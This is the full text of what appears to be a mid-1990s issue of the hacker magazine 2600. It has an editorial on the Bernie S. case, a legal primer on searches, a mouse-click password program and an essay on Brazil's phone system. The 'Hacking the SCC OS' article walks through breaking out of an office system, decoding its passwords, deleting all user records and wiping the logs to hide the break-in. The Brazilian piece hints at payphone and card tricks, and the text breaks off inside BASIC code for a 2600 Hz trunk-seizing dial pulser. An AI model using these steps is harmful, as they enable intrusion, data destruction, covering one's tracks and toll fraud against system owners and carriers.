Payphones of the Planet

EL SALVADOR

Knight Hawk & Cobean Nightsoil

ANTIGUA

Allwet

CUBA

Havana.

Steve Pianiferi

BRAZIL

Sao Paulo.

Ralfus

COME AND VISIT OUR WEB SITE AND SEE OUR VAST ARRAY OF PAYPHONE PHOTOS THAT WE'VE COMPILED: http://www.2600.com

STAFF

Editor-In-Chief
Emmanuel Goldstein

Layout
Scott Skinner

Cover Design
Shawn West, Mazzy

Office Manager
Tampruf

"Attacks on Defense computer systems are a serious and growing threat. The exact number of attacks cannot be readily determined because only a small portion are actually detected and reported. However, Defense Information Systems Agency (DISA) data implies that Defense may have experienced as many as 250,000 attacks last year. DISA information also shows that attacks are successful 65 percent of the time, and that the number of attacks is doubling each year, as Internet use increases along with the sophistication of 'hackers' and their tools." - General Accounting Office report entitled "Computer Attacks at Department of Defense Pose Increasing Risks". It was later disclosed that the estimates were based on staged attacks from within the military.

Writers: Bernie S., Billsf, Blue Whale, Commander Crash, Eric Corley, Count Zero, Kevin Crow, Dr. Delam, John Drake, Paul Estev, Jason Fairlane, Mr. French, Bob Hardy, Thomas Icom, Kingpin, Kevin Mitnick, NC-23, Peter Rabbit, David Ruderman, Silent Switchman, Thee Joker, Mr. Upsetter.

Network Operations: Phiber Optik.
Voice Mail: Neon Samurai.
Webmaster: Kiratoy.

Inspirational Music: Sebadoh, Iggy, Specials, Tribe, Whale.
Shout Outs: Zack, Zap, 5m0k3, Cybrjunky, Coldfire, Dodger, Rogue Agent, R2, Mudge, the WBAI listeners.

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6

[illegible]
-----END PGP PUBLIC KEY BLOCK-----
```

WHAT YOU NEED

fallout	4
searches and arrests	6
hacking the scc os	8
security through the mouse	10
brazilian phone system	11
dial pulser	14
gi cft2200 power box	16
gte voice prompts	18
hp lx200	19
maximum wow!	20
hack your high school	22
federal bbs's	23
hacking the sr1000 pbx	24
building the cheese box	27
letters	30
spoofing cellular service	40
reprogramming data	42
the weird world of aol	50
2600 marketplace	52
phf exploit	56

2600 (ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc., 7 Strong's Lane, Setauket, NY 11733.
Second class postage permit paid at Setauket, New York.
POSTMASTER: Send address changes to
2600, P.O. Box 752, Middle Island, NY 11953-0752.

Yearly subscription: U.S. and Canada --$21 individual, $50 corporate (U.S. funds).
Overseas -- $30 individual, $65 corporate.
Back issues available for 1984-1995 at $25 per year, $30 per year overseas.
Individual issues available from 1988 on at $6.25 each, $7.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752 (subs@2600.com).
FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099
(letters@2600.com, articles@2600.com).
2600 Office Line: 516-751-2600, 2600 FAX Line: 516-474-2677

FALLOUT

Some nightmares never seem to end.

This has certainly seemed the case with the ongoing saga of Ed Cummins (Bernie S.) We've devoted many pages to this bizarre tale since it began in March of 1995. And we've learned so very much.

To summarize what we've already told you, Cummings, a *2600* writer for years, was arrested for possession of telecommunications devices that *could* be used for fraudulent purposes. He was never accused of committing any fraud however. The United States Secret Service managed to have him imprisoned for seven months on a charge that virtually any technically adept person *could* be guilty of. It was widely believed that the Secret Service had been embarrassed by Cummings' disclosure to a Fox news crew of militaristic pictures of them - pictures that had been given to him by a friend and which we have since made available on our website.)

On Friday, October 13th, 1995, the nightmare ended. Ed Cummings was released from a federal prison where he had spent time with murderers and other "non-technology-oriented" criminals.

He quickly put his life together again, securing a job with a phone company and speaking at his old alma mater at various conferences.

But then the Secret Service came back. It seems that a couple of years earlier, Cummings had had a little run-in with a local police department when he parked his car illegally and had it searched by a local cop who didn't understand some of the technical papers and apparatus within. The cop took Cummings and his two friends to the station and proceeded to question them. They were never placed under arrest and, when they left, one of Cummings' friends took the sheets of paper the cop had been interested in and also removed the batteries from a tone dialer, presumably to erase private phone numbers. (For some reason they had been left alone with these bits of "evidence".) The cop discovered this shortly after the three of them left. He managed to find them again and, since nobody was willing to say who had done the tampering, the cop charged Cummings since the car belonged to him and he was considered the one "in charge". And, Cummings never saw the need to set the record straight, since it was a ridiculously minor, almost funny, accusation. He was sentenced to probation. Now, after being arrested by the Secret Service, he was in violation of that probation.

In January of 1996, with considerable pressure from Secret Service agent Tom Varney, Cummings was put back in prison with an insanely high bail of $250,000 while he awaited sentencing. And, because of his high bail, he was kept with the most violent and dangerous offenders. When he was finally sentenced in March to 6-24 months, it almost seemed like a relief because an end to the ordeal was at last in sight. And, while technically he could be held for two years, it was virtually unheard of for prisoners not to get parole after their minimum time was up, unless they had disciplinary problems. One thing Cummings had going for him was an impeccable behavior record in prison.

It was no secret, however, that the authorities within the prison system and the Secret Service were quite upset with Cummings' outspokenness on his case. His weekly updates on WBAI's *Off The Hook* and the coverage in *2600* as well as the smattering of press coverage in the mainstream media was a real thorn in their side.

Time came and went with no parole hearing. And when the hearing finally took place, on July 2nd, Cummings was told that processing only took place on the 1st of the month, so nobody would even touch his case until August. Such senseless logic appears to be the norm in America's prisons. But in this case, prison authorities seemed intent on making Cummings' life as miserable as possible.

One of the best examples of this occurred in July when he was finally moved to a minimum security facility and allowed to participate in a "voluntary" community service program. (If you don't volunteer, you get sent back to the maximum security prison.) During this brief period, he was contacted by Rob Bernstein, a reporter for *Internet Underground*, who wanted to write an article on his case. Bernstein called the prison, asked for, and received, the fax number at the facility where Cummings was working. His intention was to forward a copy of the article to Cummings before it was finalized so that any mistakes could be corrected. At the time, it seemed logical and in the real world it would have been.

But this was not the real world. When it was discovered that a fax had been sent to Cummings (without his knowledge or consent), prison officials immediately threw him back into the maximum security prison at Bucks County. They claimed he had misused the telephone system by receiving the fax and that, as a result, his time in prison could be increased by nine months.

Cummings appealed this ridiculous judgment as any semi-rational person would. They kept him in maximum for 19 days, nine days more than they were supposed to. His appeal was denied and, at the same time, he was suddenly subjected to shakedowns and was being written up for infractions like having too much reading material or one too many bottles of shampoo. Each of these had the potential for getting his parole denied. All of a sudden his impeccable behavior record had been tarnished.

Believing he was being harrassed, Cummings filed a grievance. Right after it was denied he found himself being transferred from minimum to another maximum security facility in Lehigh County. The reason for this action was "protective custody". It was obvious to everyone that the real reason was to get rid of him.

Then things got much worse. Within a day, Cummings was viciously attacked by a violent inmate. He had his jaw kicked in and his arm shattered by the time the guards got around to stopping it. His jaw wired shut, he was then thrown into the infectious diseases ward at Lehigh County where his medical care was virtually nonexistent. They even refused to give him painkillers. And strangely enough, all of the phone numbers Cummings had called in the past were blocked. If ever anyone was being given a hint to keep their mouth shut, this was it.

But despite all of this, Cummings refused to be silenced. The story of what was happening to him got out and this time it got people so angry that there was nothing left to do but take action. In an unprecedented move, visitors to the *2600* web site, listeners of WBAI's *Off The Hook*, and hackers around the planet joined forces to end the nightmare once and for all. A mailing list was started which quickly got hundreds of subscribers. A voice mail hotline was set up at *2600*. Volunteers worked around the clock. People who had never been part of the hacker world began to get involved. It was clear that this was no longer a hacker issue but rather a very significant human rights case. Even members of the mainstream media began to take an interest. (Sadly, the Electronic Frontier Foundation and the American Civil Liberties Union still didn't get involved.)

Within a few days, a demonstration outside the Northampton County prison and courthouse (where Cummings had now been transferred) had been organized. After nearly two years, the Bernie S. case had finally become a blatant example of miscarriage of justice in nearly everyone who heard about it.

The strain on the authorities must have been tremendous. The number of phone calls, faxes, faxes, and e-mail to Pennsylvania prison and government offices, as well as the Secret Service and congressional offices, was unprecedented.

And suddenly, on Friday, September 13th, 1996, the nightmare ended. Ed Cummings was released effective immediately. And, while still subject to parole regulations, it was apparent that the Secret Service was feeling out of the power to put him back in prison. Here was a clear example of people power.

It was a definite victory but not the kind that makes you feel good for very long. Things never should have been allowed to get to this point in the first place. Much work remains to be done. The aftereffects of this torment won't soon go away. Apart from facing permanent disfigurement, Cummings has had his life almost completely destroyed by these actions. There are many pieces to pick up. And, for the rest of us, there are many people we must hold accountable for this travesty.

These questions demand immediate answers. Why was the Secret Service (particularly Special Agent Tom Varney of the Philadelphia office) so intent on imprisoning Ed Cummings? Why were they allowed to have such an undue influence on court proceedings? Why did Judge Jack Panella (Northampton County, PA) set bail at such high levels for such a trivial non-violent offense? Why did the Bucks County Correctional Facility have Cummings transferred into a prison for violent offenders and what exactly did they mean by "protective custody"? And, finally, how did we ever allow the federal government to pass a law that can put someone in prison for possession of electronic components without any evidence of their being used to commit a crime (Title 18, U.S.C. 1029)?

While we look for answers, we will also need to keep track of the injustices facing all the others in prison, now and, regrettably, in the future.

We can hope that this tragic case and the tremendous response to it will be enough to teach the authorities an unforgettable lesson and keep it from happening again.

Somehow, we doubt it.

Searches and Arrests

by Keyser Söze

This article was prompted by the piece titled "Avoiding Suspicion" by Ode in the Spring 1996 issue. There were a number of things legally wrong with it and instead of ripping it apart, I figured I'd just tell you what the law is. Note: I am a licensed attorney (as this is the real thing), and am writing under this alias for what should be obvious reasons. This article in no way gives legal advice; it merely points out what the law is, what the police can legally do to you, and what your rights are. Any words in quotes are from actual cases, the details of which I won't bore you with.

Searches

Probable cause

This is what the police need in order to search you. Probable cause is a "reasonable belief" (by the cops) that what they have found is evidence of a crime. This can be evidence of any crime, not just for the crime they're currently investigating.

Searching your house, apartment, etc.

In order for the police to search your place, they need a search warrant. A search warrant contains three things (if you care to read it, and you should, to make sure that it is a search warrant, and that the information on it is correct): the crime committed, the evidence they're looking for, and the location that they're going to search. The location covers basic stuff such as your name and address (as well as the specific location in the home where they're going to be looking) - if either one of these are wrong, call them on it because there could, for example, be another person named "Smith" in your building, and they just got the wrong one.

The police can look anywhere the thing they are looking for will reasonably fit. The smaller the item is, the more places they can look. For example, cops can look just about anywhere for drugs (since drugs can be put into small packages and hidden anywhere), but they're not going to look in the toilet tank for a stolen TV (because it won't fit). They can also seize anything that's found in plain view, like on a table, regardless of whether the warrant mentions that item.

Just a little bit about "no-knock" warrants. There are only three instances when the cops can bust down your door when they have a search warrant: if there's a danger of escape, if there's a possibility of evidence destruction (like flushing something down the toilet or erasing a disk. Though the computer-based reasons like erasing disks, etc. have not been tested in court, it seems likely to me it could be a valid reason), or if there's likely to be a danger to the officers present.

Searching your car

An officer still needs probable cause to search your car, but does not need a search warrant. Once he has probable cause to search the car, he can go anywhere in the car, including the trunk and any packages in the car.

If your car happens to be impounded and taken to an impound lot and the contents are inventoried, the cops don't need probable cause. They can seize anything they find that's evidence.

Stopping you on the street

This is what's known as a "stop and frisk". You can be stopped and questioned by the police on the street if they have a "reason to suspect" that there is "imminent criminality". This is sort of a gut-instinct type of call by the observing officer - if he thinks you might be up to something, he can stop you and ask you questions.

Whether or not you'll be frisked depends on the situation you're in; basically it's the officer's call. A frisk is the "patting down of exterior clothing". If the cop finds something suspicious, he suddenly has probable cause and can search you on the spot, or arrest you if it's that bad.

Arrests

An arrest in your home

In order for you to be arrested in your own home, the police need an arrest warrant, which states what crime was committed and who they think did it. If the police have an arrest warrant, any evidence in plain view can be seized. (They don't need a search warrant for stuff in plain view in this case, because the arrest warrant put them into the home legally.)

If you are arrested, the cops can search you and any area within your "immediate lunge, reach, or grasp". Basically, this means that they can only search the area where you could reasonably reach to destroy evidence or grab a concealed weapon. This usually limits the search in this case to the room in which you're arrested. The only time the cops can search the rest of the home without a search warrant is if they've come to arrest someone else in addition to you: then they can look wherever that person could hide.

An arrest in someone else's home

The police must have a search warrant to enter someone else's home to arrest you if you're there and not in your own home. (This is in addition to the arrest warrant for you.) An exception in this case is if you're fleeing and they follow you into that person's home - then they don't need a search warrant.

Post-Arrest Stuff

Miranda warnings

We've all seen this in cop TV shows or movies: when someone is arrested, the cops read them their rights. Believe it or not, this is not required at the time of arrest. It's been drummed into our heads for so long that we think they got it right, but they didn't. You only need to be read your rights when you are undergoing "custodial interrogation".

"Custody" is defined as being under "any significant restraint" or being placed in a "compelling atmosphere" where you might involuntarily waive your rights. Basically, this means that you've been arrested, you can be in a police car or at the police station. "Interrogation" is not limited to questioning; it covers any statements made by another person which "might reasonably elicit an incriminating response". An example of this would be if two other people were talking and they say something that you would usually respond to; just keep quiet (see below). This can be done by anyone at any time.

Before the police can question you, they must read you your rights. Those rights are:

1. You have the right to remain silent.

2. Anything said can and will be used against you in court.

3. You have the right to consult with an attorney prior to questioning.

4. You have the right to have an attorney present during questioning.

5. You have the right to an appointed attorney if one cannot be retained (the court will appoint an attorney to you if you can't afford one).

Numbers three and four may be combined into one statement that is read to you, but it's easier to grasp if they're separated.

Invoking your rights

Now that you know your rights, how are they enforced? Very simple. After you've been read your rights, tell them that you wish to speak to an attorney. Once you've told them that, they cannot question you, and they can't come back before you've spoken to an attorney to ask you any questions, so the best thing for you to do is to keep quiet until you've spoken to an attorney. And do not do what The Prophet suggested (Letters, Spring 1996) and lie: think about it - you're in deep shit already and lying always makes things worse for you. I'll repeat it because it's that important: keep quiet until you've spoken to an attorney.

Things that don't violate your rights

There are certain things that can be done after you've been arrested that do not violate your rights, even though these things seem like they would. They include: taking your picture, fingerprinting you, taking your measurements, getting a handwriting sample, having you speak a certain phrase, or moving around in a certain way (like with a limp).

Generally speaking, that's it. There's obviously a great deal more to this subject, but you don't really need to know all the nuances. Just knowing what rules the cops play under and what your rights are should be sufficient. I'm thinking about doing an article about computer crime laws (these laws usually cover telephony issues as well), and if this article doesn't get my head taken off, you should see it in the near future.

Hacking the SCC OS

by D-Day

First off, let me say that I only have access to the SCC OS from a terminal at my office. It is not an OS you can call up with a modem - it is site only so therefore, you have to be at the location in order to hack this OS. It is simple to do, so don't expect much from it. This article is basically pointed towards newer hackers and experienced hackers lacking to gain info or access.

First, let me explain SCC. SCC is a business OS used for keeping records and making secretaries' jobs easier. You can find it at doctors' offices, lawyer firms, and places of that sort. It is very changeable, so you may have trouble spotting an SCC system.

SCC stands for Site Client Control. It is a DOS program, so an SCC system has DOS somewhere on the hard drive. I have not found any other SCC menus running off any other OS than DOS, so you might want to check up on your DOS commands before attempting an SCC system. Here is a list of ways to shell out of DOS from an SCC system without having to crack the passwords.

Two Methods to Shell Out

On an SCC system, every unit has the option to use DOS commands. Just choose this option, then click "DIR". It will show a command line, usually in a red bordered box. Just type dir.*. It will go to DOS and type out this command, similar to a batch file. Then, it will discover that dir.* is not a command and will say "TERMINATE BATCH JOB? Y/N?" Choose Yes. You should now be sitting at a standard DOS prompt.

Second Method: If the SCC system you are targeting doesn't have the DIR option, then try this method. Choose the "Shell To DOS" option by pressing F5. It will say "ENTER PASSWORD". Then just enter something wrong. It will go back to the Main Menu. Then do this same option again. And again. After about 10 times, it will say SYSTEM HALTED. Then, just press CTRL+BREAK. This is tedious, and it may take more time than you have, so method one is better!

What To Do Once You've Shelled Out

Go to the root directory of the hard drive that SCC is installed on. Get the file called sccdta.*.dta. The .* represents the site name. Every SCC system has a unique site name. It will usually be a number. Just look for anything with scc.*dta, because sometimes the filename is changed. Once you have this file, you have the password file. Similar to UNIX, yes. *But!* SCC passwords are *much* easier to decrypt! How? When you look at the sccdta.dta file with a text editor, you should get something similar to this:

```
Start of file:sccdta130.dta
SCC data file:site license #1040
(size none should never be altered)
-++++++++++++++++++++++++++++++++++++
+
++-788sjd3
d3jk98r
3859*#k</@#k(592
LSR 151
upper:[4945416]
charla:[3936]
mem:[]
mntce:[]
```

And then the rest after that is junk data. Now, what you are looking at is a complete user list of the SCC system 130. See how in the sccdta.*.dta, 130 follows the sccdta.dta file? Like I said, that is the site license. Now, on to cracking the passwords.

The makers of SCC must have thought that hackers were dumber than dirt. You aren't going to believe how easy it is to decrypt these passwords. Now, the user "upper" (the "root" account of the system) has a password of FORTRAN. How do I know? Well, look at the string of numbers in the [] brackets. That's the encrypted password. To decrypt it, all you have to do is look on a QWERTY type keyboard and find the column of letters that matches the number. Example: For the password FORTRAN, the code would be 4945416. Look at the letter F on your keyboard and follow it up. See how it goes to R and then to 4? Now, the letter O would be 9. Follow O up and you get the number 9. Starting to see now? We couldn't believe how easy it was to crack these password files. A password cracker is not needed, but we wrote one anyway, and it broke an SCC system with 400 users in *22 seconds!!!* That's how easy the algorithm is! Now, I could make a chart for you, but if you need one, you shouldn't be trying to hack. Now, once you have the sccdta.*.dta file, you need to crack certain passwords to get high access. Here is a list of permanent accounts on an SCC system plus an explanation. These accounts are always on an SCC system!

upper: highest access - the "root" account.

mem or memory: the memory manager account.

mntce: the maintenance account. This usually doesn't have a password.

bckdr: the backdoor maintenance in case of a crash.

clip: the clip account to "clip" data.

These accounts are the only permanent accounts. In our simulated list of accounts, charla is just a user, probably upper's secretary.

Once you have upper access, what do you do? Since SCC is a business OS, why don't you find out this business' secrets?

How To Get Files

Once you are logged in under upper, go to the main menu. Then choose the option Word Process or Text Editor. This is like vi. Just open files. You usually won't get passwords, and if you do, just enter the same password you used to log in. Just open text files and read on! If you wanna save them to a disk, exit the text editor and go to File System and choose save files, then just save them to your disk drive.

Now you have all you need: files, access, so what? Well, if you have a vendetta against the system, why not crash it? Why not?

Crashing An SCC System

First, in order to crash it, you need maintenance access *and* upper access. First, log in with upper. Then choose "Extended Options". Then click "Enable Maintenance" and enter the password it prompts. You have now given the maintenance account *almost* upper access. Now, log out of upper and log in under maintenance. When you get to the main menu, choose the option "System Check" and run that option. Wait until the counter has reached zero. If it finds any problems, *do not* fix them, just let them linger. Then go back to the main menu. Choose the option "KILL LOWER ACCOUNTS" and choose it. It will ask for a password. Enter the upper account's password. In this case, FORTRAN. It will then clear the screen, and you should be at the main menu. Now, remember Charla? Well, she is no longer on this system and all files, records, and other junk has been deleted! Presto! A useless system! Now, not all records are deleted. There is a system log that is always there and is a hidden file. It is *always* in the same directory as the SCC executable. First, you have to find this file. Shell out of SCC and go to the SCC directory. To find hidden files you have to type something like DIR -H or DIR H. That's why I said read your DOS book! Now, once it lists all hidden files, *the file you are looking for is always different*. It has no suffix like *.txt or *.sys. It is just a file. The filename is never the same, since it is specified by the upper account. Just look for a file without a suffix and edit it. Then, once you edit it, it should look like this:

```
DATE\TIME\
account:upper:12\3:38 pm 12\3:52 pm
account:mntce:12\3:53 pm 12\4:10 pm [SYSTEM
ACTION TAKEN]
account:upper:12\4:15 pm 12\4:17 pm
```

Now, you should be able to figure out what this is. If you can't, I will explain.

```
accountname:[acce}:logintime:
logouttime
```

See? Now, the second account in this system is mntce, logged in on December at 3:30 pm and logged out at 3:52 pm. *But!* See where after it says [SYSTEM ACTION TAKEN]? Well, that's where you deleted the system. Just erase all three logins and you are done. Erase upperlogin, mntcelogin, and the second upperlogin. Now you didn't login, you didn't erase the system, and you didn't log out! Voila! You have committed the perfect hack! No records, or any other way to tell and no one knows you were there! Now you know how to hack SCC, and don't you feel better?

Security through the Mouse

```
// MousePos.C
// To compile with Turbo C++
//    tcc MousePos.C
// To compile with Borland C++
//    bcc MousePos.C
#include <dos.h>     // 186
#include <conio.h>   // kbhit()
#include <string.h>  // strcpy()
#include <stdio.h>   // printf()
#include <conio.h>   // kbhit()
void instructions()
{
  clrscr();
  printf( "You will be prompted to
  enter a password.\n");
  printf( "Click on the left and
  right mouse buttons\n");
  printf( "and their clicks will
  become a part of the password.\n");
  printf( "You must have a mouse dri-
  ver loaded to use the mouse.\n");
}
int get_button()
{
  struct REGPACK regs;
  regs.r_ax = 3;
  regs.r_bx = regs.r_cx = regs.r_dx =
  regs.r_es = 0;
  intr(0x33,&regs);
  return regs.r_bx;
}
void get_mouse_string( char *string,
int maxlen )
{
  int i = 0, button;
  char key = 0;
  while (key != 13 && i < maxlen) {
    if (kbhit()) {
      key = getch();
      if (key != 13 && key > 2) {
        printf( "*" );
        string[i++] = key;
      }
    }
    else if ((button=get_button()) !=
    0) {
      if (button == 1) printf( "L" );
      else printf( "R" );
      string[i++] = button;
      while ((button=get_button()) !=
      0);
    }
  }
  string[i] = 0;
}
void main()
{
  char password[128];
  char validate[128];
  instructions();
  printf( "Enter a password: " );
  get_mouse_string( password, 127 );
  // This is the cool part!
  printf( "\nValidate password: " );
  get_mouse_string( validate, 127 );
  if (strcmp( password, validate
  ))printf( "\n\nValidation
  FAILED\n");
  else printf( "\n\nValidation
  PASSED\n" );
}
```

by Steve Rives

Have you ever wanted to write a program that could stop those keyboard monitoring password stealers? I did. Most password stealers that I have seen/written, only capture key strokes. It should be easy to beat those programs by simply having the user enter their password using more than the keyboard. This line of thought caused me to write a program that would accept mouse clicks as a part of a password. With my program, the user is able to enter keys and left and right mouse clicks for their password. For example, a password might be

S - t - S + 11 + mouse_left_click + mouse_left_click + mouse_right_click.

Now that's a password! My program allows the user to use the keyboard and the mouse to enter their password. Not only does this program make life hard for keyboard monitors, but it also makes life hard for shoulder surfers.

I now present the basic program that implements this scheme. Notice that this was written for PCs. This program should help hackers to think of more robust password stealers. And for those of you who need more password protection, consider using the simple functions provided in this program.

THE BRAZILIAN PHONE SYSTEM

by Derneval
curupira@2600.com


A few words can describe it. For the time being, it sucks. But there are a few tricks and even if some people read it and say, "This guy doesn't write about the things I know," they can write me back and fill me in on the details I missed. Anyway, telling it all would spoil it for a lot of guys who would not like to see a few things fixed. But that's for another time.

The present phone system has some good qualities. Let's start with them. After the military took power in 1964, one of their main goals was telecommunications. So, all parts of the country were linked by phone lines. On a good sunny day you can call someone even if the guy is far away from a big town. Small villages with less than a thousand people can be found with a phone line. No joke. Even with the rain forest around, one can find a Post Office somewhere and some sort of place where a phone call can be made. The bad thing about it is that it doesn't always work properly. Brazil has a communications satellite that helps link North and South, West and East (it's a country almost as large as the USA). But suppose you live in Rio de Janeiro and want to call some place two or three thousand miles away. Inside rain forest or not, it doesn't matter. In Rio de Janeiro, one can't get a line when it rains. In Sao Paulo, another big town with 11 million people, getting a line at four o'clock is luck of the Irish. Trying to make a phone call from Sao Paulo to some place more than 2000 miles away is also difficult. The system works, but it did not grow fast enough, nor was enough money invested in its growth. It's got some technology, but God knows why it is not used. Only recently has tone dialing been (slowly) introduced.

The phone company, which is state owned, doesn't have enough lines for everybody. So, a phone line in a town like Sao Paulo can cost between $2,000 and $6,000. That's if you don't want to wait. If time is no problem, then you can join something called "Plano de Expansao", a plan that will deliver the phone in about two years' time with some real low monthly payments. People end up paying about $1,200. Want to know more? They give your money back if you decide not to wait. In fact, the phone company will understand if you complain about that. After all, that can happen if they are late in the schedule. Some people wait for more than two years, the phone line paid for and not installed yet. Shocking, isn't it?

A cell phone is much easier to get, only about $300. But the calls are a bit more expensive. The cellular market had big growth for that reason. There's a big business, at this moment, selling cellular phones. Huge advertisements are everywhere even though the newspapers are full of stories of people who got their phones "cloned" and received huge bills because of calls they never made, sometimes to countries like Lebanon. The phone company is getting used to the complaints about that.

How is a phone call from a public phone for the average citizen? Well, there are plenty of public phones, almost on every corner. And most of the time, even when it's raining, it's not hard to make a phone call. Instead of a coin, one has to have a special metal coin called "ficha". Not easy to counterfeit and the phones are tough to break down. But it's possible to "phreak it". The wires connecting the phone can be connected by some diode that short circuits the pulse made when the "ficha" drops inside.



Brazilian phone cards, the backs of which can be scraped to reveal a thin metal plate (top). A new card (middle, bottom) worth 20 units (60 minutes).

Only the first one is lost. In the old days, people would insert a string in order to get it back, but that got old pretty fast. Nobody even thinks about trying it anymore.

Some time ago, long distance calling required a special "ficha". I say some time ago because those were more expensive and since then the phone people started to understand how easy it was to "phreak it". So a card was introduced in order to replace the special "ficha". One can choose between a 20, 50, 75, or 90 unit card, each unit being a three minute call. But the price, that's something. One pays $1,50 for a 90 unit card which runs out faster than a bullet when one needs to dial long distance. It's 63 cents per minute to call long distance, but that's at the Central or at home. In public phones, the number of units goes a bit faster, it seems. Only those Centrals are open on Sundays, when one pays only 7 cents a minute. That in a town of 11 million. It's either join the queue or pay more money for those 90 unit cards.

I've done some research on them. According to the publication "Card Technology Today", the card is either inductive or magnetic. It's basically a plastic card with a thin metal plate, covered by a kind of gray ink or plastic, very hard to take out. If one bothers to take away this ink or plastic and get to see the metal, they will find that it is cut by holes and lines. This sequence is repeated four times, and it is the same in all cards, regardless of the number of units. Some people claim that by cutting on the corner of the card or on some special place, an infinite card can be created. Others claim that by soldering with care, it is also possible to achieve the same thing. The official explanation is that the cards have some micro-fuses that the phone "burns" as the time and the talk go by.

But sometimes, the real "phreaking" is completing a long distance phone call. There's a long distance service, called DDD, which means Distance Direct Dialing. One punches all the numbers and gets a sound that the line is busy. How to overcome that? Try again. But if you're smart, you'll punch the zone codes slowly, trying to do it as if you were a modem, punching a key after each don't-know-how-many-seconds-or-milliseconds. It's a matter of concentration. Can't do that when angered or in a hurry. Just like Zen. Think about the tree in the woods, does it make noise when it goes down? Sounds complicated? Yeah, but it works and it helped me to complete calls when people gave up, after repeating the dialing for half an hour. It's the same thing for a collect call. It's tough, no matter what side of the line you're on. (Once I had to call an address 1500 kilometers north in order to ask people there to deliver a message 1500 kilometers further north.) But I have to say that it works, if one has enough time to try and do it the right way. In the end, through constant practice (because every time you don't get a line you keep practicing), it's possible to guess the right intervals between each key-pressing.

Right now, AT&T and other foreign phone companies are trying to get in here. There is even some advertisement of ISDN. Will it succeed? Nobody knows. It's known that the state phone company is cracking on the use of things like Blue Beep. A few Brazilian people who claim to know something about hacking told me that only through public phones is it a safe thing. The cost of a phone line is a big reason to be paranoid about being caught phreaking. Most of the people who do, do it only because they're living far away from home.

Lots of people try and sometimes succeed using others people's phones in order to dial phone sex, horoscopes, and other on-line services. Nothing to say about that. Voice mailboxes are a hit. Only $10 a month.

Brazilian phreakers don't trade their secrets because of the fear of things getting fixed. If the phone company finds out, sure they'll change. Thousands and thousands of people go south, trying to escape misery. Every one of them gets homesick, for North and South are sometimes 99 percent different. So, any malfunction in the phone system would grow old pretty fast... in fact, the blue phones that used special "fichas" would be vandalized, once in a while, by those people, who would break them down in order to call their relatives back home. Card technology is attractive because the phone doesn't carry anything that might be stolen. So this sort of physical hardware "call-phreaking" is out. Sad part is this was a change that made some people cry, because it ruined it for the guys who didn't need to destroy the phone in order to call the folks back home. Such good things don't last for long here. If someone really wants to learn about phone services, there are technical schools (secondary schools) that teach it. But it is unheard of for people to try to learn it some other way, or for the joy of it. There are no files or philes. And the phone system is reputed as being too primitive to be really hacked. They are trying to improve it. But very slowly.

A voice mail receipt, which is also the same as a normal phone receipt. The little round things are the metal coin fichas (not to scale).

THE DIAL PULSER

by Golem of Sprague

Previous articles have mentioned the MF type blue box, but there hasn't been mention of something called a "Rotary SF" or "dial pulser". I remember seeing these devices at someone's (name withheld) cellar "lab" in 1990. Yes, they were the standard issue Blue Bell System boxes powered by two "D" cells (the same olive drab Bell batteries that used to come in the Hess toy trucks, you Gen-Xer's), and on the outside, a button for line seizure and a rotary dial for pulsing.

The theory of dial pulsing is nothing more than the tone equivalent of regular rotary dialing. This goes back to a system that predates R1 called CCITT 2 (C2). This used 600 Hz for make and 750 Hz for break, which simulated rotary dialing over long distances where a DC loop is impractical. At the risk of boredom, I will mention how R1 uses 2600 Hz to indicate trunk on hook and silence as trunk off hook. What happens when 2600 Hz is pulsed at a regular rate? On-hook, off-hook, on-hook, off-hook... Gee, it sounds like pulse dialing, no? Yes it is, but *over a trunk* which sees this 2600 Hz pulsing like a subscriber loop sensing interruptions of rotary dialing. This system is simpler than MF signaling for its use of only one frequency and its lack of registering tones (11, 12, KP, KP2, ST). However, I know of no places in the US (perhaps Alaska?) that still use C2 or R1 that will accept dial pulsing.

```
'WARNING FROM THE CORPORATE PROPERTY CULTURE:
'
' ''Educational purposes only''
'
' 'Rotary SF' Generator
'a.k.a. 'Cap'n Crunch Whistle, remember?'
'Uses PC speaker to generate pulsed 2600 Hz
'to dial over trunks involving 5xS and crossbars.
'This is written in Turbo BASIC; it may need modifications
'for use w/ Quick BASIC or other structured BASICs.
'
'Written by KeyPulse & START
'
'code starts here:
'
cls                                 'clear screen
do                                  'main loop
 line input "Phone Number:";ph$     'input phone number
 l=len(ph$)                         'length of phone number
 if ph$="" then goto xit:           'if empty line then go to
 sound 2600,15                      'seize R1 trunk w/ 2600
 delay 2                            'delay 2 seconds
 for t=1 to l                       'read string loop
  b$=mid$(ph$,t,1)                  'get char in string
  digit=val(b$)                     'convert to numeric
  select case b$                    'check b$ for exceptions
  case "0"                          'if '0' then
   digit=10                         'set to pulse ten (10) times
  case" "                           'if a space char, then
   goto skip                        'skip over to next digit (ignore)
  case else                         'elastic case do nothing
 end select                         'end select for checking exceptions
 ?b$;                               'print digit
 for x=1 to digit                   'pulsing loop (pulse DIGIT time(s))
  call dialpulser                   'dial pulser routine
 next                               'do again until x=digit
 delay .5                           '500 ms delay between pulsing
skip:                               'skip point
next                                'get next digit
'
loop                                'loop back
xit:                                'jump point for
end                                 'program termination

sub dialpulser                      'this is the heart of it
'
 sound 2600,1:?                     'sound 2600 for 40 ms
 delay .18                          'delay for 60 ms
